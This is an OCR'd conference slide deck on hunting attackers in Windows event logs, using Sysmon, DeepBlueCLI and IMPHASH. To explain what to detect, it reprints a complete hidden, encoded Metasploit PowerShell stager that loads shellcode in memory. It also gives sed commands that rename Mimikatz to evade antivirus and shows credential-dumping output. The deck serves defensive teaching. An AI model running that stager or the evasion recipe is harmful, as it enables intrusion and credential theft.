
Threat Hunting via Windows Event Logs

Eric Conrad (GSE #13)
@eric_conrad

Welcome!

- A copy of this talk is available at http://ericconrad.com
- Includes a link to the DeepBlueCLI GitHub site
  - https://github.com/sans-blue-team/DeepBlueCLI/
  - Plus sample evtx files for all major events discussed



Sunlight is the Best Disinfectant – Louis Brandeis

- Malware and exploit frameworks have been evolving faster than common preventive technologies have kept up
  - Detective controls allow more aggressive checks
- By default Metasploit creates random service names like this:
  - **`Service Name: GWRhKCtKcmQarQUS`**
  - Service name matches: **`^[A-Za-z]{16}$`**
- Blocking 16 character service names containing only upper and lower alpha characters could lead to false positives
- This is how you fight, and this is how you win:
  - Automatically detect these names, married with rapid incident response

The Evolution of Windows Malware Payloads

Malware and exploit frameworks often copy an exe to the filesystem

- Often in c:\windows\system32\RanDOmNAme.exe
- Metasploit exploit target: Native upload
- Corporate malware defenses are designed to prevent this

Newer Malware and exploitation frameworks are migrating to 'fileless malware', leveraging PowerShell for post exploitation

- They avoid using **`.ps1`** files, and load the code via (very long) command lines, or use the PowerShell **`WebClient.DownloadString`** Method
- Metasploit exploit target Powershell uses a long compressed and base64-encoded PowerShell function loaded via cmd.exe

Metasploit Meterpreter Payload via Command Line

```
C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq
4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String(''H4sIADQdtlcCA7VWa2/aSBT93Er9D1aFZFslGAhtmkiVdszLhEcA82ZRNdhjM
2TsIfY4PLr973sNdkK3zSpdaS2Q53HvzJlzz51rJ/ItQbkv7a3lQPr27u2bLg6wJykZ52s1K2UeREl98waGM65/27wla3PApC+SMkebTYV7m
PqLm5tyFATEF6d+rk4ECkPiLRkloaJKf0njFQnIxd1yTSwhfZMyX3N1xpeYJWb7MrZWRLpAvh3PtbiFY0g5c8OoUOQ//5TV+UVhkas+RJiFi
mzuQ0G8nM2YrErf1XjDwX5DFLlNrYCH3BG5MfUvi7mhH2KHdGC1R9ImYsXtUFbhLPALiIgCXzo7VbzMyUiRodkNuIVsOyAh+OQa/iO/J0rGj
xjLSn8o8wRDP/IF9QjMCxLwjUmCR2qRMGdg32akT5yF0iHb9OivdVLOncCqKwI1CyF5EWyb2xEjJ39Z/RluHEwVniSgwMH3d2/fvXXS4K8Hp
D3c4fP4Q+vN/NgmgFLp8pAeTb9I+azUhp2w4MEeuplBEBF1Ic3jGMwXCykTcee6M9GzLy9RSO3Bmn7UYWQ+4tRegEcSn4zX/WrcGUPK67NCP
P+y3irEoT6p7H3sUSuVlPIr3onDyPHAudSsA9gUOZkgdoUw4mIRc5iV5j+7VT0qnnz1iDKbBMiC2IWACsKq/gjmFBZFbvht4gFbp74MUXBAy
CS1TsS7T3eP+2AklxkOw6zUjSCTrKxkEsyInZWQH9JkCkWCH5vyM9x2xAS1cCjS5RbqP/lM9i1zPxRBZEEggYOBuSEWxSymJCsZ1Cb63qRuu
r/8S0LKmDHqu7DSIwQERmIiTBHLIwCoqRTUnElEw9sw4oHZMbtrDLuQy0kuHCWFXWLLL4FN1X6SdkxPyssZVIi5ybjISiMaCLgsYqpBX/8Zy
NlF8QOkckCSOClpLs31vYjln9mutlbHEK1YtAlhR3oCAdTUAu7pOCSfSqYIgDjlvXZHywieacNnbUu/pwW0pYVGG/5DetnglSu7ebs2tKCyW
zmoETbaRrfSM4zS4605Kgmz2hDNbkO0q5P12kRGfzgVswYyBjR/Py0dNrf0YLaQPd1pnw76YZvXd4e1azvTiuO4V47ZL3ys0da43NPzRdyqV
KPWWN/q+VJYpVujR4e9+9uaWE5HDA8dzZ0UrjHdtYL1qMDbhwZC9dWldbh1RvVV295PDe16XLpHVYTKfnVU03lzqgeoq42wO+Lb5rrOxm4Z6
TWLkllvWNN7vZqOhvX1Q+Vac8F3glf6eFSks82kv4J+DSA0tXypYZMDn/aApDpH2O2DjVsuWisHbCofkP6hw8Mivtc50sGmNnsAXNNNrctgf
jAscjRinQlGrdm+pmmFabeEjDwd110UL4ldvYdR+Fg5VLTCyOb2+GNn6mijCbvSKuXBxnI0TdsalaY1K+w+312V9PxD2aMeWxZt7Xr4Wfe3T
bf76Nq98VV/19kvYb+hpo3ex/oBAWWW1+tJy/3kn+nhpQLQxkG4wgx0And6mr41HtSSe7rLaeyhKMdifU8CnzAoc1AIU8EjxrgV14r0RodSd
SogC8jfITQvi79sqdKTofpcQNKhm5sZAIU0SsWdaxHfFatsfneZz0NByO9KeTjw6w9Y5pu98rRcNi4qT0yd78OO+6hxhmUObPbZ6+/+XyKT1
F7By34Fkc9j/zL7KnLz2WcCfpr6ceC3mP5tBsaYCrA04Xpi5FRBXyQiEc/ZJ0cSJFCGkzzxF+BdJC468DHyN6LCQgBvCgAA''));IEX
(New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();';$s.UseShellExecut
e=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnost
ics.Process]::Start($s);
```

Details

- Command is > 2400 bytes
- **`powershell.exe`** launched via **`cmd.exe`**
- Hidden PowerShell window
- gzip compressed and Base64 encoded PowerShell function
  - To analyze: decode base64, and then decompress with gzip
  - Result: obfuscated PowerShell function

Obfuscated PowerShell Function (after base64 -d and gzip -d)


```
function ycbT {
        Param ($f_E, $qt4)
        $gnJKJejSTl = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')
[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

        return $gnJKJejSTl.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ($gnJKJejSTl.GetMethod('GetModuleHandle')).Invoke($null, @($f_E)))), $qt4))
}

function jTeMUxa {
        Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $uof9NXB,
                [Parameter(Position = 1)] [Type] $i5B = [Void]
        )

        $mP_HOHUioGZ1 = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed,
AnsiClass, AutoClass', [System.MulticastDelegate])
        $mP_HOHUioGZ1.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$uof9NXB).SetImplementationFlags('Runtime, Managed')
        $mP_HOHUioGZ1.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $i5B, $uof9NXB).SetImplementationFlags('Runtime, Managed')

        return $mP_HOHUioGZ1.CreateType()
}

[Byte[]]$whwcNHtL = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/
rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/
gX19aixLrjV1oMzIAAGh3czJfVGhMdyYH/9W4kAEAACnEVFBoKYBrAP/VagVowKjGlWgCABFcieZQUFBQQFBAUGjqD9/g/9WXahBWV2iZpXRh/9WFwHQK/04IdezoYQAAAGoAagRWV2gC2chf/9WD+AB
+Nos2akBoABAAAFZqAGhYpFPl/9WTU2oAVlNXaALZyF//1YP4AH0iWGgAQAAAagBQaAsvDzD/1VdodW5NYf/VXl7/DCTpcf///wHDKcZ1x8O74B0qCmimlb2d/9U8BnwKgPvgdQW7RxNyb2oAU//V")

$b9jXLg6n = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ycbT kernel32.dll VirtualAlloc), (jTeMUxa @([IntPtr], [UInt32],
[UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $whwcNHtL.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($whwcNHtL, 0, $b9jXLg6n, $whwcNHtL.length)

$zlZ8mRx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ycbT kernel32.dll CreateThread), (jTeMUxa @([IntPtr], [UInt32],
[IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([IntPtr]::Zero,0,$b9jXLg6n,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((ycbT kernel32.dll WaitForSingleObject), (jTeMUxa @([IntPtr],
[Int32]))).Invoke($zlZ8mRx,0xffffffff) | Out-Null
```

Advantages to these Methods

- Antivirus will allow **`cmd.exe`** and **`powershell.exe`** to execute
- There are no files saved to the disk to scan
- If the system is using application whitelisting: **`cmd.exe`** and **`powershell.exe`** will be whitelisted
- Restricting execution of ps1 files via **`Set-ExecutionPolicy`** settings has no effect
  - "Set-ExecutionPolicy is not a Security Control" - @Ben0xA, DerbyCon 2016
- There is no logging of process command lines or PowerShell commands **by default**
- Preventive and detective controls tend to allow and ignore these methods

Perfect is the Enemy of Good - Voltaire

- Many of the techniques used by DeepBlueCLI can be evaded
  - DeepBlueCLI identifies commands containing 'mimikatz'
  - Dodge by renaming 'mimikatz' to 'mimidogz'
- Dodging all of the techniques is difficult
  - Long command lines
  - Use of **`Net.WebClient`**
  - base64-encoded functions
  - Compressed functions
  - Obfuscated commands draw attention
- Many IT professionals commit the perfect solution fallacy



Log Full Command Line of all Processes

- Windows 7+ now supports logging full command line of all launched processes natively
- **Turn this on!**
- Run **`gpedit.msc`** and set:
  - Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy Configuration\System Audit Policies\Detailed Tracking
  - Computer Configuration\Administrative Templates\System\Audit Process Creation
- Then monitor:
  - `PS> Get-WinEvent -FilterHashtable @{Logname="Security"; ID=4688}`


Command Lines to Look For

Once logging full command lines: search for the following:

- Looooooooooong commands (1,000+ bytes)
- **`csc.exe`** (C# compiler)
- **`cvtres.exe`** (Resource File To COFF Object Conversion Utility)
- **`rundll32.exe`** and **`cscript.exe`**
- **`.vbs`** scripts
- **`schtasks`** and **`at`**
- Anything launched from a temp folder
- Launching PowerShell via **`cmd.exe`**
- Base64 encoded commands

PowerShell Logging

- PowerShell 2 (Windows 7) has very little logging capability
- PowerShell 5+ includes multiple methods for logging PowerShell activity (not enabled by default)



- Event 4103 (Module Logging) is very helpful
- PowerShell 2 can be upgraded to PowerShell 5.1 (released with the Windows 10 Anniversary Update) in one step
- **Upgrade all Windows systems to PowerShell 5+**

Microsoft Sysinternals Sysmon

Sysinternals Sysmon is a great free tool that monitors application use (and more)

System Monitor (Sysmon) is a Windows system service and device driver that, once installed on a system, remains resident across system reboots to monitor and log system activity to the Windows event log. It provides detailed information about process creations, network connections, and changes to file creation time. By collecting the events it generates using Windows Event Collection or SIEM agents and subsequently analyzing them, you can identify malicious or anomalous activity and understand how intruders and malware operate on your network.[1]

Sysmon: Application Monitoring

Freely available from Microsoft

- Could ease introduction into some environments

Integrates cleanly into most SIEM or Windows Event Collection environments by logging to Windows Event Log:

Applications and Services Logs/ Microsoft/Windows/Sysmon/Operational

Sysmon can automatically generate hashes of all (or selected) binaries that run on a system

- Allows submission to services such as VirusTotal
- Or a belt-and-suspenders detective whitelisting process…

Sysmon Capabilities

Microsoft aggressively updates Sysmon, so look for new versions/features added regularly

Key capabilities include logging Event ID in parentheses:

Process

- Process creation (1), Driver loads (6), Image/DLL loads (7), CreateRemoteThread (8), Named Pipes (17/18)

Network

Connection (3) hostname, IP, port, PID

Registry

Key/value creation or deletion (12), and modification (13)

File

Create time modification (2), File create (11), ADS create (15)

WMI

Event filter activity (19), consumer activity (20), consumer filter activity (21)

IMPHASH: Hash++

Sysmon can log a variety of hashes

```
<HashAlgorithms>*</HashAlgorithms>
```


- Generate all the hashes Sysmon understands: MD5, SHA1, SHA256, and… **IMPHASH** – *Wait, what is that one???*

IMPHASH (import hash), popularized by Mandiant, was designed specifically for detect/response capabilities, not just integrity

- Rather than simply taking a cryptographic hash of a file, an IMPHASH hashes an executable's function or API imports from DLLs

Because of the way a PE's import table is, we can use the imphash value to identify related malware samples[1]

Upcoming Sysmon Update



Mandiant M-Trends on Mimikatz

Mandiant reports heavy attacker use of Mimikatz:

> *In nearly all of our investigations, the victims' anti-virus software failed to hinder Mimikatz, despite the tool's wide reach and reputation. Attackers typically modified and recompiled the source code to evade detection.*[1]

Tools like Metasploit include some Mimikatz functionality, and there are also PowerShell versions

- But the current native Mimikatz binary is typically more powerful and up to date

How difficult is compiling a custom/altered version of Mimikatz?

The Sed Persistent Threat (SPT)

Windows mimikatz binary download

- 70% AV detection rate

Compiled mimikatz binary from source (**no** changes)

- 31% AV detection rate

Compiled **mimidogz** binary from source

- s/mimikatz/mimidogz/g
- 7% AV detection rate

virustotal

SHA256:	789862cb639accb80c6efba01e5539ac814ff078559164b257ecfb40aec2bc94
File name:	mimikatz.exe
Detection ratio:	40 / 57
Analysis date:	2015-03-16 16:40:25 UTC (1 minute ago)

virustotal

SHA256:	ff5775342af4d6cc8c9bc950aee9b4f6fdcb2b6e53ef2a2d8e55e9e34134c733
File name:	mimikatz.exe
Detection ratio:	18 / 57
Analysis date:	2015-03-16 16:38:38 UTC (1 minute ago)

virustotal

SHA256:	7086a2d24d102b6a776e99bb4b207aa1661d592169512aef8a5293a58d7bb31f
File name:	mimidogz.exe
Detection ratio:	4 / 57
Analysis date:	2015-03-16 19:46:58 UTC (1 minute ago)

This Dog Can Hunt!

mimidogz 2.0 alpha x64 (oe.eo)

```
  .#####.   mimidogz 2.0 alpha (x64) release "Kiwi en C" (Mar 16 2015 15:40:02)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimidogz              (oe.eo)
  '#####'                                     with 15 modules * * */


mimidogz # privilege::debug
Privilege '20' OK

mimidogz # sekurlsa::wdigest

Authentication Id : 0 ; 562205 (00000000:0008941d)
Session           : Interactive from 1
User Name         : Eric Conrad
Domain            : WIN-RJDICNE931L
Logon Server      : WIN-RJDICNE931L
Logon Time        : 3/25/2015 4:55:34 PM
SID               : S-1-5-21-1009378377-156103236-2360869670-1000
        wdigest :
         * Username : Eric Conrad
         * Domain   : WIN-RJDICNE931L
         * Password : This passphrase is uncrackable!!
```

Whack-a-Mole

- We rescanned mimidogz a few hours later on VirusTotal, and Kaspersky suddenly detected it
- We rescanned the next morning, and 6 more vendors detected it (13 total)
- The total reached 26 vendors a week later

File name: mimidogz.exe
Detection ratio: 5 / 57
Analysis date: 2015-03-16 22:56:56 UTC (0 minutes ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
Avast	Win64:Evo-gen [Susp]
ESET-NOD32	a variant of Win32/HackTool.Mimikatz.
Ikarus	HackTool.Win64.Mikatz
Jiangmin	HackTool.Mimikatz.ar
Kaspersky	UDS:DangerousObject.Multi.Generic

File name: mimidogz.exe
Detection ratio: 13 / 53
Analysis date: 2015-03-17 13:22:50 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes

Antivirus	Result
AVG	HackTool.ANBB
Avast	Win64:Evo-gen [Susp]
Baidu-International	Trojan.Win32.Palsas.my

File name: mimidogz.exe
Detection ratio: 26 / 56
Analysis date: 2015-03-25 20:59:28 UTC (0 minutes ago)

Analysis | File detail | Additional information | Comments

Antivirus	Result
ALYac	Trojan.Generic.12919057
AVG	HackTool.ANBB

Announcing Mimiyakz: The Sed Persistent Threat (SPT) Strikes Again!

Terminal

View Terminal Tabs Help

```
mkdir work
cd work
unzip ../mimikatz-master.zip
mv mimikatz-master/mimikatz mimikatz-master/mimiyakz
mv mimikatz-master mimiyakz-master
find . -type f -exec rename 's/mimikatz/mimiyakz/' '{}' \;
tar cf - mimiyakz-master/ | sed "s/mimikatz/mimiyakz/g" > mimiyakz-master.tar
```

Antivirus scan for c2bebe

https://www.virustotal.com/en/file/c

Community Statistics Documentation FA

File name: mimiyakz.exe

Detection ratio: 5 / 57

Analysis date: 2015-03-17 14:03:06 UTC (0 minutes ag

Analysis File detail Additional information

Antivirus Result

mimiyakz 2.0 alpha x64 (oe.eo)

```
  .#####.   mimiyakz 2.0 alpha (x64) release "Kiwi en C" (Mar 17 2015 10:02:08)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimiyakz              (oe.eo)
  '#####'                                         with 15 modules * * */


mimiyakz # privilege::debug
Privilege '20' OK

mimiyakz # sekurlsa::wdigest

Authentication Id : 0 ; 562205 (00000000:0008941d)
Session           : Interactive from 1
User Name         : Eric Conrad
Domain            : WIN-RJDICNE931L
Logon Server      : WIN-RJDICNE931L
Logon Time        : 3/25/2015 4:55:34 PM
SID               : S-1-5-21-1009378377-156103236-2360869670-1000
        wdigest :
         * Username : Eric Conrad
         * Domain   : WIN-RJDICNE931L
         * Password : This passphrase is uncrackable!!
```

IMPHASH to the Rescue

```
ImageLoaded: C:\Users\Eric Conrad\Desktop\Mimikatz\mimidogz-master\x64\mimidogz.exe
FileVersion: 2.0.0.0
Description: mimidogz for Windows
Product: mimidogz
Company: gentilkiwi (Benjamin DELPY)
Hashes: SHA1=7E3CE3B80B77D423103AF2DC64488DA843D2CC16,MD5=724EF26A96B72286B6F6B0C87E79F610,SHA256=7086A2
D24D102B6A776E99BB4B207AA1661D592169512AEF8A5293A58D7BB31F,IMPHASH=C7E2E477687C6F5E733C140990FCCFFC
```

Mimidogz SHA1=**7E3CE3B80B77D423103AF2DC64488DA843D2CC16**

Mimidogz IMPHASH=**C7E2E477687C6F5E733C140990FCCFFC**

```
ImageLoaded: C:\Users\Eric Conrad\Desktop\Mimikatz\mimiyakz-master\x64\mimiyakz.exe
FileVersion: 2.0.0.0
Description: mimiyakz for Windows
Product: mimiyakz
Company: gentilkiwi (Benjamin DELPY)
Hashes: SHA1=B7A150ADDC518533E3894D2EDEF117EEB79B207E,MD5=6C8808F4754CCD8A21EC6FB4CF9B1F1B,SHA256=C2BEBE
617927C9230ADCC26C81590030F3E0CE4EFAFA1812577381A3606FB745,IMPHASH=C7E2E477687C6F5E733C140990FCCFFC
```

Mimiyakz SHA1=**B7A150ADDC518533E3894D2EDEF117EEB79B207E**

Mimiyakz IMPHASH=**C7E2E477687C6F5E733C140990FCCFFC**

Detecting Unusual and Unsigned Drivers and Images with Sysmon

- Note the two Sysmon event logs on the right
- One is signed (by Microsoft)
- One isn't!

Administrator: C:\Users\Public\Desktop\powershell.exe

```
TimeCreated  : 10/8/2015 3:51:39 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 7
Message      : Image loaded:
               UtcTime: 2015-10-08 19:51:39.610
               ProcessGuid: {90E22FD2-C94B-5616-0000-001003E5D742}
               ProcessId: 1480
               Image: C:\Windows\System32\Taskmgr.exe
               ImageLoaded: C:\Windows\System32\VEEventDispatcher.dll
               Hashes: SHA1=A0BAEAA01483641EAF4EAD7EAFA408519BEAAC05
               Signed: true
               Signature: Microsoft Windows
```


Administrator: C:\Users\Public\Desktop\powershell.exe

```
TimeCreated  : 10/8/2015 3:27:05 PM
ProviderName : Microsoft-Windows-Sysmon
Id           : 7
Message      : Image loaded:
               UtcTime: 2015-10-08 19:27:05.340
               ProcessGuid: {90E22FD2-C389-5616-0000-0010B9A71B3E}
               ProcessId: 4480
               Image: C:\Users\student\AppData\Local\Temp\mimikatz.exe
               ImageLoaded: C:\Users\student\AppData\Local\Temp\mimikatz.exe
               Hashes: SHA1=49BB3806D6D4554538B62F813B16D593E01F301A
               Signed: false
               Signature:
```

